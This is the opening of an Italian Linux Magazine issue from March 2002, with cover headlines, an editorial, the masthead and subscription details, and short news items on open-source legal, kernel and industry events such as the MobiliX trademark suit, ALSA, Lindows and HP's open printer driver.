Anno III - Num. 17 • Marzo 2002 • Periodicità Mensile • € 4,90

LINUX MAGAZINE

Contiene 2 CD-Rom

Poste Italiane • Spedizione in A.P. 45%
art. 2 comma 20/b legge 662/96
Aut. N. DCDC/033/01/CS/CAL

Come fanno gli hacker ad entrare in un server

Vi sveliamo come i pirati della Rete portano a compimento un attacco verso un server Linux

Fotografia Digitale

Tutto quello che serve per installare una fotocamera

Creare una rete fra PC

Il software, l'hardware e gli strumenti necessari

Java Server Pages

Passo Passo verso la creazione di un'applicazione

LIDS software

Mai più accessi non autorizzati alla nostra Linux Box

- **Archiviare, comprimere... installare! Una panoramica sui principali formati di file di archiviazione e i comandi per la loro gestione**
- **Guida completa: alla ricerca del file "perso" nell'hard-disk!**
- **DJBDNS, utilizziamo il DNS server creato dall'autore di Qmail**
- **Java 2 Platform, tutto quello che c'è da sapere... e anche di più!**
- **Gnut, un client testuale per Gnutella**
- **Zope, l'innovativo e potente Application Server**
- **Creiamo un completo servizio di newsletter in PHP**
- **SourceForge: il luogo dove si forgia l'OpenSource**
- **Il portale dell'UNESCO, un punto di riferimento per il movimento del Free Software**
- **L'installazione di un server di posta nel Liceo Tecnico "Palladio"**

ISSN 1592-8152
EDIZIONI MASTER
9 771592 815006 20017

LINUX MAGAZINE: Just For Fun

Non ho mai parlato nei miei editoriali di Linux Magazine. Sono sempre stato confidente che parlino meglio delle mie eventuali parole la qualità del lavoro che stanno facendo tutti i nostri collaboratori. Non ho mai sentito il bisogno di puntellare il soddisfacente prodotto di questo team con una autopromozione che spesso sa solo di vuota prosopopea. Il mondo di Linux è in continuo fermento e tutti i giorni nascono nuove possibilità e progetti. Linux Magazine cerca di dare ai propri lettori la più vasta visione sul multiforme panorama del software libero, dell'open source e del mercato legato all'ambiente Linux. Non solo software libero quindi, e non solo open source ma anche tutto l'ambito delle iniziative commerciali o basate su sistemi proprietari che riguardano Linux e dintorni. Linux Magazine si contraddistingue, nell'attuale panorama editoriale relativo a Linux, per la completezza dell'informazione che presenta che non si limita alla semplice presentazione di approfondimenti tecnici, ma tutte le più importanti notizie, i commenti e opinioni più influenti nella comunità Linux italiana ed internazionale. Questa rivista è quindi una sfida nella sfida. Una rivista per un "Linux Desktop" nel quale per primi - e forse purtroppo ancora da soli- abbiamo creduto, e pur nello spazio limitato che una piccola testata come questa può offrire, si cerca di dar vita non già ad una semplice collezione di articoli utili per lo più a persone già professionalmente attive, ma una vera e propria guida da zero per muoversi in un ambiente vasto ed intricato come quello delle tante comunità che girano attorno a Linux, come prodotto e come idea. Questo è il motivo del successo di una rivista che nell'arco dei suoi due anni di vita ha visto più che raddoppiare le sue pagine, allegare sempre più CD-Rom e moltiplicare le sue vendite e i suoi lettori. Una rivista che, facendo proprio il motto di Linus Torvalds, ha comunque tentato e sta provando tuttora a creare tutto ciò "Just for Fun", solo per divertimento. Di chi scrive e di chi legge. Abbiamo però, anche con la nostra sola presenza, letteralmente obbligato la comunità Linux in Italia a porsi il problema di "aiutare i nuovi utenti", piuttosto che guardarli dall'alto in basso, o a considerarli quando non con fastidio, con sufficienza. Un rapporto quindi non sempre semplice con la Comunità, le associazioni e i Lug, a volte dominati da individualismi e settarismi, che ancor oggi non sempre riescono ad avere come interlocutori proprio gli utenti alle prime armi.

Siamo fieri di aver persino stimolato la concorrenza a scendere su questo stesso nostro campo che in precedenza era completamente non presidiato. E ne siamo persino contenti, perchè solo la varietà può rendere forte e vitale il mondo di Linux. Oggi Linux è "IN", nel campo dei server è definitivamente un'opzione che anche le grandi aziende e anche in Italia prendono seriamente in considerazione. Nè il terrorismo di Microsoft, nè la pigrizia mentale dei manager IT è riuscita a interporre una valida barriera agli enormi vantaggi dell'ambiente eterogeneo che Linux è riuscito a crearsi attorno. Abbiamo, e io personalmente ho, però un solo grande rammarico: quello di non essere riuscito a comunicare a sufficienza ai nostri lettori la necessità del loro esplicito impegno nel creare una comunità attorno alle opportunità che Linux Magazine mette a nostra disposizione. E di farlo così, "Just For Fun". Già alcune decine di persone hanno scelto di dedicarsi a rendere questa rivista migliore, fondando il Linux Magazine User Group, per diventare gli attori di questa sfida, piuttosto che rimanerne solo spettatori.

Abbiamo bisogno di voi. Delle vostre (poche o tante) capacità perché non c'è modo, per noi, di conoscere tutto e sapere tutto. Gli analisti internazionali dicono che questo sarà l'anno di Linux Desktop. Noi non lo sappiamo. Però sappiamo che questo sarà l'anno di Linux Magazine. Mese dopo mese.

Grazie,

Emmanuele Somma
<esomma@ieee.org>

LINUX Magazine

Anno IV N.17 - Marzo 2002
Periodicità Bimestrale
Reg. Trib. di CS n.ro 625 del 09/03/1999
E-mail: linuxmag@edmaster.it
Internet: www.edmaster.it/linuxmag

Direttore Editoriale: Massimo Sesti
Direttore Responsabile: Stefania De Napoli

Coordinamento Editoriale: Gianfranco Forlino
Collaboratori: M. Gastreghini, F. Marchetti-Stasi, A. Pace, A. Pasqua, D. Pingitore, S. Salatino, E. Somma, C. Stumpo, G. Tenaglia, F. Tornieri, G. Tradigo, C. Vasselli, I. Venuti, O. Zangiacomi

REALIZZAZIONE GRAFICA
CROMATIKA S.r.l.
Coord. grafico: Paolo Cristiano
Coord. Tecninco: Giancarlo Sicilia
Illustrazioni: Riccardo del Bò
Impaginazione elettronica: Aurelio Monaco

PUBBLICITÀ
Edizioni Master S.r.l.
Via Cesare Correnti, 1 - 20123 - Milano
Tel. 02 8321612 - Fax 02 8321764
email: advertising@edmaster.it

EDITORE
Edizioni Master S.r.l.
Sede di Milano: Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 8321482 - Fax 02 8321699
Sede di Cosenza: C.da Lecco, zona ind. - 87030 Rende (CS)
Responsabile Amministrazione: Benedetto Celsa
Responsabile di Produzione: Nicolino Rocca
Diffusione: Giuseppina Bruno
Marketing: Antonio Meduri, Alessandra Fantozzi

Abbonamenti e arretrati: Costo abbonamento annuale (11 numeri): € 38,00 (L. 73.578). Costo arretrati (a copia): il doppio del prezzo di copertina + € 5,16 (L 10 000) spese (spedizione con corriere). (Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate al num. Telef. 028321482). La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 028321699, oppure via posta a:

EDIZIONI MASTER S.r.l. via Cesare Correnti, 1
20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- cc/p n.16821878 o vaglia postale (inviando copia della ricevuta del versamento insieme alla richiesta);
- assegno bancario non trasferibile (da inviarsi in busta chiusa insieme alla richiesta);
- carta di credito, circuito VISA, CARTASI', MASTERCARD/EUROCARD, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.

Sostituzioni: Inviare il Cd-Rom difettoso in busta chiusa a: Edizioni Master - Servizio Clienti
Via Cesare Correnti, 1 - 20123 Milano
Assistenza tecnica: linuxmag@edmaster.it

Servizio clienti:
tel.02 8321482
@ e-mail:servizioclienti.linuxmag@edmaster.it

Stampa: Grafica Editoriale Printing (BO)
Stampa CD-Rom: Disctronics Italia S.p.A. (MI)
Distributore: Parrini & C. S.p.A. - ROMA

Finito di stampare: Febbraio 2002

La Edizioni Master edita:
Idea Web, Go!OnLine Internet Magazine, Win Magazine, Quale Computer, DVD Magazine, Office Magazine, ioProgrammo, Linux Magazine, Più Giochi PS2, Softline Software World, MPC, Maxi 3D Collection, Computer Games Gold, inDVD, I Fantastici CD-Rom, PC VideoGuide, Tutto Software, Go!OnLine Collection, Win Trio, Quale Computer Collection, DVD Collection, ioProgrammo Collection, Office Collection, Maxi 3D Super Collection, MPC Trio.

EDIZIONI MASTER

SONO PAZZI QUESTI PINGUINI!

Una causa per violazione di trademark indica un nuovo possibile problema per il software libero.

MobiliX è un sito dedicato agli utenti di sistemi unixoidi su tutti i dispositivi portatili, dai laptop ai cellulari. Il nome è ovviamente una contrazione delle parole "Mobile Unix", e appare innocuo a chi è abituato ai tanti, analoghi nomi di prodotti informatici terminanti per 'X'; ma le edizioni Albert René, evidentemente, sono avvezze a interpretazioni diverse dei nomi di questo tipo, e hanno creduto di riconoscere nel nome un chiaro riferimento al portatore di menhir Obelix, celebre coprotagonista delle "Avventure di Asterix". Così Werner Heuser, ideatore e gestore del sito, nonché depositario del marchio, si è visto arrivare prima una richiesta informale per cessarne l'uso, e quindi una citazione in giudizio in cui si richiedeva, oltre alla cessazione dell'uso del nome, anche una multa di 250'000 dollari - o sei mesi di galera. Nell'augurare a Heuser buona fortuna per la causa, non possiamo fare a meno di chiederci secondo quale logica sia stato scelto di perseguitare il suo sito piuttosto che qualcun altro delle centinaia di nomi analoghi, raccolti dalle decine di sostenitori di Heuser e pubblicati sul sito, alcuni dei quali perfettamente identici ai nomi dei celebri galli!

Per maggiori informazioni:
mobilix.org/mobilix_asterix.html

ALSA in dirittura d'arrivo


L'architettura che sostituirà il vetusto "Open Sound System" è pronta per essere inserita nel kernel 2.5.

Chi ha avuto problemi a far funzionare la propria scheda sonora in Linux sa bene in che stato confuso sia l'architettura del suono. Come se non bastasse, il sistema attualmente in uso nel kernel prevede una versione GPL e una commerciale, e in certi casi l'unica possibilità di far funzionare le applicazioni sonore in Linux è quella di fare ricorso alla seconda versione. Il progetto ALSA (Advanced Linux Sound Architecture) si propone di sostituire completamente il precedente sistema. Finora è stato disponibile come progetto distinto, da compilare separatamente dal kernel; molti utenti probabilmente non se ne sono accorti, dal momento che le distribuzioni rendono disponibile il pacchetto in forma già compilata. L'integrazione di ALSA nel kernel, in fase di avvicinamento, porterà prevedibili vantaggi per tutti: una maggiore semplicità nello sviluppo per programmatori e distributori, un maggior numero di schede sonore per gli utenti. L'architettura di ALSA viene paragonato da Linus, per complessità ed estensione, al sottosistema di rete, e avrà probabilmente una struttura a directory dello stesso tipo nei sorgenti del kernel.

Per maggiori informazioni:
www.geocrawler.com/lists/3/SourceForge/12349/125/7476208
www.uwsg.indiana.edu/hypermail/linux/kernel/0201.0/1738.html

Caso Microsoft: la storia infinita!

Nuova sorpresa dagli USA: nove stati non accettano l'accordo raggiunto a livello federale.

Nello scorso numero abbiamo parlato dell'accordo tra la Microsoft e il governo federale degli Stati Uniti, accennando alla possibilità che gli stati coinvolti non fossero soddisfatti di quanto stabilito dal governo di Bush. È precisamente quello che è accaduto: nove stati hanno lanciato controproposte a loro parere più efficaci per arginare il monopolio del gigante del software. E alcuni aspetti sono di potenziale interesse per la comunità del software libero. Una delle richieste è che la Microsoft rilasci "tutti i browser e tutte le funzionalità di browsing" con licenza open source. Come nel caso del rilascio dei protocolli di comunicazione, tutto dipende da chi stabilisce quali siano queste funzionalità: lasciando questa discrezionalità alla Microsoft, non è difficile immaginare che verrebbe rilasciata una versione di Internet Explorer ridotta ai minimi termini, ben meno interessante dei browser open source già esistenti. Una proposta analoga è il porting di Office verso tre nuovi sistemi operativi. Di nuovo, nessuno dice quali debbano essere i sistemi operativi; una versione per Linux eliminerebbe uno dei più grossi ostacoli alla sua diffusione, in particolare presso enti e società, anche se probabilmente per la Microsoft sarebbe sufficiente un piccolo ritardo nel rilascio delle versioni "alternative" e qualche licenza di favore per Office su Windows rispetto a Office su Linux per ristabilire il vantaggio. La proposta più interessante riguarda l'apertura di "API, interfacce di comunicazione e informazioni tecniche". Purtroppo l'apertura non sarebbe pubblica, ma limitata alle grandi compagnie, e non sarebbe disponibile per la comunità del software libero. Probabilmente saranno necessari ancora molti mesi per vedere la fine di questa "querelle", ma è difficile immaginare una strategia che possa tornare utile a Linux; è molto più probabile che sia la stessa strategia della Microsoft sulle licenze, a spingere clienti e corporazioni verso protocolli e standard aperti, piuttosto che si riesca a ottenere lo stesso risultato da un tribunale.

Per maggiori informazioni:

www.naag.org/features/docs-microsoft.cfm

"Basta con gli allegati Word!" Parola di RMS!

L'ultima predica di Richard Stallman è rivolta contro il popolare formato Microsoft.

Intendiamoci: sul contenuto siamo d'accordo con il celeberrimo fondatore della "Free Software Foundation" e del progetto Gnu. Solo che i suoi discorsi cominciano ad assomigliare agli appelli del Papa: puntuali, prevedibili e generalmente del tutto inefficaci. Ciononostante, in questo caso ci sentiamo di invitare i nostri lettori a raccoglierne l'appello. Gli esempi di mail con cui RMS propone di rispondere ai corrispondenti che ci inviino allegati Word sono carini, facilmente adattabili e molto specifici, e costituiscono una panoramica completa sui problemi degli allegati Word. Il formato MS Word è un formato segreto e proprietario. I file Word possono includere virus e possono trasportare informazioni invisibili al mittente. Un documento Word richiede una quantità di memoria molto maggiore delle informazioni effettivamente convogliate. Infine, la strategia socio-culturale della Microsoft è in molti casi a dir poco discutibile, per cui è moralmente doveroso non sostenerne il monopolio diffondendo l'uso dei suoi formati proprietari. Forse non è del tutto vero che "possiamo mettere fine agli allegati Word", ma certamente possiamo fare del nostro meglio!

Per maggiori informazioni:

www.newsforge.com/article.pl?sid=02/01/10/1711238

DMITRY A CASA, JON SOTTO ACCUSA

Il fronte di attacco dell'industria cinematografica passa dagli Stati Uniti alla Norvegia.

Dmitry Sklyarov, imprigionato negli Stati Uniti per aver violato la legge ivi vigente mentre si trovava in Russia, e solo per aver scritto un programma, ha potuto trascorrere le vacanze natalizie a casa, ma solo dopo aver accettato di testimoniare nel processo in corso. Dmitry ha anche dovuto difendersi dalle accuse di collaborazionismo: *"Sono estremamente seccato dalle illazioni che io stia in qualche modo cooperando con il governo degli Stati Uniti"* ha dichiarato, *"mi ritengo un uomo moralmente integro e in quanto tale non sto facendo nient'altro che raccontare la verità, non a favore né contro nessuno"*. La ElcomSoft, società sovietica in cui lavora Dmitry, ha dichiarato di approvare la collaborazione del suo dipendente con il governo statunitense, in quanto consente di seguire la migliore strategia legale senza danneggiare il proprio impiegato. Dmitry fornisce il consiglio seguente ai colleghi programmatori: "Attenzione agli Stati Uniti, non si può essere sicuri di non star facendo qualcosa di illegale anche se non vi trovate negli USA". Consiglio di cui avrebbe avuto bisogno Jon Johansen, norvegese, e uno degli autori del DeCSS, il codice per visualizzare i DVD cifrati in Linux: sotto pressione della MPAA, l'associazione di produttori cinematografici statunitensi, il governo norvegese lo ha posto sotto accusa, a più di quattro anni di distanza dal fatto. Sebbene le circostanze non siano tra le migliori, non si può fare a meno di sorridere nel notare che la legge che Johansen è stato accusato di violare proibisce l'accesso alla proprietà altrui che sia stata chiusa a chiave o comunque protetta. I giuristi ci insegneranno che il CD o il DVD che acquistiamo in realtà non ci appartengono, e che l'opera d'arte è distinta dal mezzo su cui è registrata; noi non possiamo fare a meno di ribattere che certamente non appartiene al cosiddetto "produttore", e in una certa misura neppure all'artista che l'ha creata, ma solo all'intera comunità umana (anche se di certi film e di certe musiche potremmo benissimo fare a meno!)

Dmitry Sklyarov *Jon Johansen*

Per maggiori informazioni:
www.theregister.co.uk/content/4/23633. html
news.com.com/2100-1023-277266. html?legacy=cnet
www.eff.org/IP/Video/DeCSS_prosecutions/Johansen_DeCSS_case/20020110_eff_pr.html

I kernel di zia Tillie

Suscita perplessità il più recente progetto di Eric Raymond.

Un sistema di configurazione del kernel non sarebbe normalmente un argomento di grande interesse; lo diventa se l'idea di base è quella di permettere di costruire un kernel anche alla zia Tillie, e se l'ideatore del progetto è Eric Raymond, uno dei nomi di spicco dell'open source, soprattutto grazie ai suoi articoli (suo il celebre "La cattedrale e il bazar", la prima analisi del modello di sviluppo di Linux). Le polemiche sul progetto hanno recentemente iniziato a moltiplicarsi. Molti degli sviluppatori hanno dubbi sull'effettiva utilità del progetto; altri temono che possa moltiplicare le richieste di aiuto da parte di persone che hanno costruito il proprio kernel e hanno avuto dei problemi; e tra le righe si scorge l'idea che certe attività debbano essere riservate solo ai "veri hacker". Sebbene alcuni timori siano presumibilmente giustificati, ci sentiamo di condividere almeno in parte gli argomenti che Raymond porta in difesa del progetto: *"Molti sviluppatori pensano che se non si ha il desiderio di comprendere i misteri, non si dovrebbe costruire il proprio kernel. In questo modo, non solo perdiamo utenti, ma creiamo inutili problemi a noi stessi, sprecando energie mentali che potremmo riservare alla creatività"*. Non è la prima volta che i "veri hacker" si ergono a difesa della difficoltà d'uso di Linux, ma con il tempo anche loro stanno imparando ad apprezzare le comodità della tecnologia, oltre che il suo fascino.

Per maggiori informazioni:
www.aunt-tillie.org
www.uwsg.indiana.edu/hypermail/linux/kernel/0201.1/1930.html

Windows contro Lindows

Chi può biasimare un colosso dell'informatica che per una volta tenta di mettersi dalla parte del danneggiato?...

Forse frastornata da cause e citazioni che le piovono addosso da ogni dove, la Microsoft ha "sguinzagliato" i suoi avvocati contro la società Lindows, colpevole di avere un nome troppo somigliante a Windows. I clienti potrebbero *"erroneamente concludere che il prodotto Lindows sia stato esclusivamente o in parte sviluppato, rilasciato o certificato, o comunque sponsorizzato o approvato dalla Microsoft"*, queste le parole dell'accusa.

Il progetto Lindows è una distribuzione Linux che permette di far girare anche applicazioni Windows, utilizzando Wine. Sebbene il progetto cerchi di creare una comunità sullo stile del software libero, sembra che i prodotti non saranno completamente "open source"; portali di prestigio come NewsForge e LWN si rifiutano di parlarne, dal momento che a distanza di molti mesi dal primo annuncio non vi è nulla di disponibile ("vaporware", roba fatta di vapore, il termine non certo amichevole che viene usato nel parlarne); e nel chiedere l'aiuto della "comunità" per preparare la difesa contro la Microsoft, il direttore del progetto ha dichiarato con semplicità che *"siamo stati costretti a comunicare alla Microsoft gli indirizzi e-mail di molti dei nostri utenti, oltre al contenuto di alcuni messaggi"*. Ce n'è a sufficienza per rendere il progetto non particolarmente ben visto dalla comunità.

Per maggiori informazioni:

www.theregister.co.uk/content/4/23484.html

www.newsforge.com/article.pl?sid=01/12/19/1830202

www.lindows.com/lindows_michaelsminutes_archives.php?id=3

CONTINUA L'INVAZIONE DEL SOFTWARE LIBERO IN COREA

HancomLinux conquista un quarto dei sistemi desktop governativi nel paese asiatico.

Abbiamo già parlato su queste colonne di HancomLinux e Hancom Office. Il governo coreano sembra essere particolarmente sensibile ai risparmi ottenibili evitando i prodotti Microsoft, dal momento che ha concluso un accordo con la società di software open source per 120'000 copie di HancomLinux deLuxe, corrispondenti a circa il 23% della fornitura annuale di PC basati su sistemi Microsoft. La società coreana ha creato già in passato forti difficoltà alla Microsoft, che ha tentato di acquistarla nel 1999, ma è stata bloccata da un forte movimento nazionalista. Con il movimento che si sta sviluppando anche in Cina per preferire il software libero a quello Microsoft, e le recenti notizie di movimenti analoghi in India, possiamo aspettarci che la rivoluzione del software arrivi dalle economie asiatiche e coinvolga i paesi più popolosi del mondo?

Per maggiori informazioni:

www.hancom.com/en/news/press02_0111.html

www.theregister.co.uk/content/4/23667.html

www.computerworld.com.au/IDG2.NSF/a/000592BA?OpenDocument&n=e&c=OS

www.newsforge.com/article.pl?sid=02/01/16/0310222&mode=thread

Linux più economico di Unix

I risparmi conseguibili utilizzando il pinguino rispetto ai più prestigiosi cugini commerciali.

La Red Hat ha commissionato alla società di analisi IDC uno studio sui costi di Linux rispetto ad altre soluzioni Unix. Lo studio è stato condotto sull'arco di tre mesi, interpellando 142 società che utilizzano soluzioni basate sia su Linux che su sistemi Risc. I risultati mostrano un abbassamento del costo totale (in gergo, TCO, "Total Cost of Ownership", che include hardware, software, sviluppo e manutenzione) che va dal 45 all'80%. L'abbassamento dei costi riguarda non solo l'hardware e il software, come ci si può aspettare, ma anche quello del personale, che risulta essere non più caro o più economico di quello specializzato su sistemi Unix. Sapevamo che lavorare con Linux era divertente, ma non ci aspettavamo che questo si riflettesse sui salari!

Per maggiori informazioni:
www.redhat.com


IL PINGUINO, IL CONIGLIO E IL CAPPELLO ROSSO

Diventano sempre più complesse le interrelazioni tra l'industria dello spettacolo e l'informatica.


Il più grande alleato della Microsoft, nella sua conquista di Internet oltre che dei desktop del pianeta, è stato probabilmente il principale provider americano, America On Line (AOL), che, dopo aver stipulato un accordo con il gigante dell'informatica per distribuire ai propri clienti Internet Explorer anziché Netscape, ha acquisito proprio quest'ultima società. "AOL non ha le palle per combatterci", sembra abbia detto Bill Gates ai propri collaboratori nel breve periodo dopo questa acquisizione; e i fatti gli hanno dato ragione, perché dopo l'assorbimento, la Netscape Corporation è lentamente degenerata da vivace realtà della new economy a una specie di frutto imbalsamato, dotato di sua fetta di appassionati ma senza nessuna vera capacità innovativa o concorrenziale su Internet.

Acquista e vieni acquistato, AOL è stata a sua volta assorbita dal gigante dello spettacolo Time Warner, già Warner Bros, proprio quella di Bugs Bunny & Co. Recentemente, la "AOL-Time Warner" (è così che si fa chiamare, ora) ha citato in giudizio la Microsoft per ottenere il risarcimento dei danni subito dalla Netscape a seguito delle pratiche commerciali della Microsoft, riconosciute monopolistiche dal giudice federale.

Sono anche circolate voci che volevano il colosso dello spettacolo in procinto di acquistare niente meno che la Red Hat! Niente meno per modo di dire, naturalmente, dal momento una delle società di maggior spicco dell'Open Source non è che uno stuzzichino per AOL-Time Warner; a lasciare strabiliati è il danno potenziale che un'operazioncina del genere potrebbe portare al mondo del software libero. Per bilanciare bene gli argomenti, ricordiamo anche che l'industria dello spettacolo americano è quella che vorrebbe proteggere i filmati digitali limitando drasticamente le possibilità dei dispositivi elettronici e informatici con leggi del calibro della DMCA e della SSSCA, con danni enormi non solo per il software libero ma per tutta l'informatica. Insomma, per quanto possa essere una tentazione considerare un amico il nemico del nostro nemico, restiamo diffidenti nei confronti di società come la AOL-Time Warner, e auguriamoci che la Red Hat possa rimanere a lungo una realtà indipendente.

Per maggiori informazioni:
www.washtech.com/news/media/14759-1.html
www.linuxtoday.com/news_story.php3?ltsn=2002-01-22-017-20-NW-MS

OPEN SOURCE IN HP

Il primo driver "open source" per stampanti, reso disponibile da un produttore.


Denominato "hpijs", il driver prodotto dalla HP per la serie di stampanti Deskjet è stato rilasciato con una licenza in stile BSD a partire dalla versione 1.0.1, ed è disponibile direttamente su Sourceforge.

Le caratteristiche fondamentali del driver sono la possibilità di essere utilizzato in ghostscript senza necessità di ricompilazione, l'elevata qualità di stampa e la rilevazione automatica del tipo di carta, con conseguente adeguamento della qualità di stampa. Congratulazioni alla HP per questo passo importante, e auguri ai nostri lettori che possiedono uno degli oltre 60 modelli di stampante compatibili con il driver!

Per maggiori informazioni:
www.linuxprinting.org/show_driver.cgi?driver=hpijs
hpinkjet.sourceforge.net

Un sistema in scatola

Giunge alla versione 1.3 l'emulatore di CPU Bochs.

Gli emulatori di CPU sono una soluzione drastica al problema dell'utilizzo di applicazioni Windows su un sistema Linux, oltre a permettere di effettuare test di altri sistemi operativi all'interno di una configurazione stabile (e consentire a riviste come la nostra di prendere screenshot delle schermate di installazione dei sistemi operativi!).
Le prestazioni, naturalmente, sono estremamente ridotte rispetto al sistema ospitante, ma sono più che adeguate per applicazioni che non richiedano tutta la potenza della macchina disponibile su computer recenti.
Il programma più famoso di questa categoria è probabilmente VMWare, che però è un programma proprietario rilasciato su licenza. Con il recente rilascio della versione 1.3, l'emulatore Open Source Bochs ha oramai un livello di stabilità tale da poter tranquillamente essere utilizzato da chi ha necessità di un programma del genere e non può, oppure non vuole, utilizzare un programma commerciale.

Per maggiori informazioni:
bochs.sourceforge.net

Le speculazioni finiscono, il software libero sopravvive

Sintetizziamo un'interessante analisi sullo stato del software libero pubblicata da "The Guardian".

Il 2000 è stato l'anno del boom economico per le società di software libero; ma il 2001 è stato l'anno del ridimensionamento. VA Linux è sull'orlo del crollo, le grandi aspettative per Eazel sono andate miseramente deluse, e persino le quotazioni di Red Hat sono crollate a un ventesimo del valore che avevano nel 2000. D'altro canto, IBM progetta di investire un miliardo di dollari in sviluppo Linux e dedica 1500 programmatori per l'adattamento dei propri prodotti all'ambiente Linux; Amazon migra i propri server su Linux; e anche il governo inglese appare tentato di passare al sistema del pinguino.
La vitalità dell'open source è assicurata dalla possibilità di continuare a utilizzare il codice anche dopo la scomparsa di una società, e dalla forte motivazione dei programmatori, che ha poco a che fare con l'economia. La trasformazione in open source di progetti di grande rilievo come Open Office, e l'ambizione di realizzare implementazioni di progetti Microsoft come in Mono, mostrano chiaramente la forza e la vitalità dell'ambiente. E progetti come la "Distributed Terascale Facility" di IBM mostrano chiaramente che si possono anche realizzare progetti di scala enorme.
Ma forse il sintomo più indicativo della vitalità dell'open source è il cambio di strategia della Microsoft nei suoi confronti: inizialmente lo hanno considerato irrilevante, poi lo hanno attaccato sul fronte tecnico, recentemente sono passati all'area della proprietà intellettuale. Per ricordare una citazione del Mahatma Gandhi che amiamo: "Prima ti ignorano. Poi ridono di te. Poi ti combattono. E poi tu vinci".

Per maggiori informazioni:

www.guardian.co.uk/online/story/0,3605,629939,00.html

LINUX, PINGUINO CHE ABBAIA NON MORDE

Sono le conclusioni (quasi) letterali di una statistica sui sistemi operativi utilizzati dai naviganti della rete.

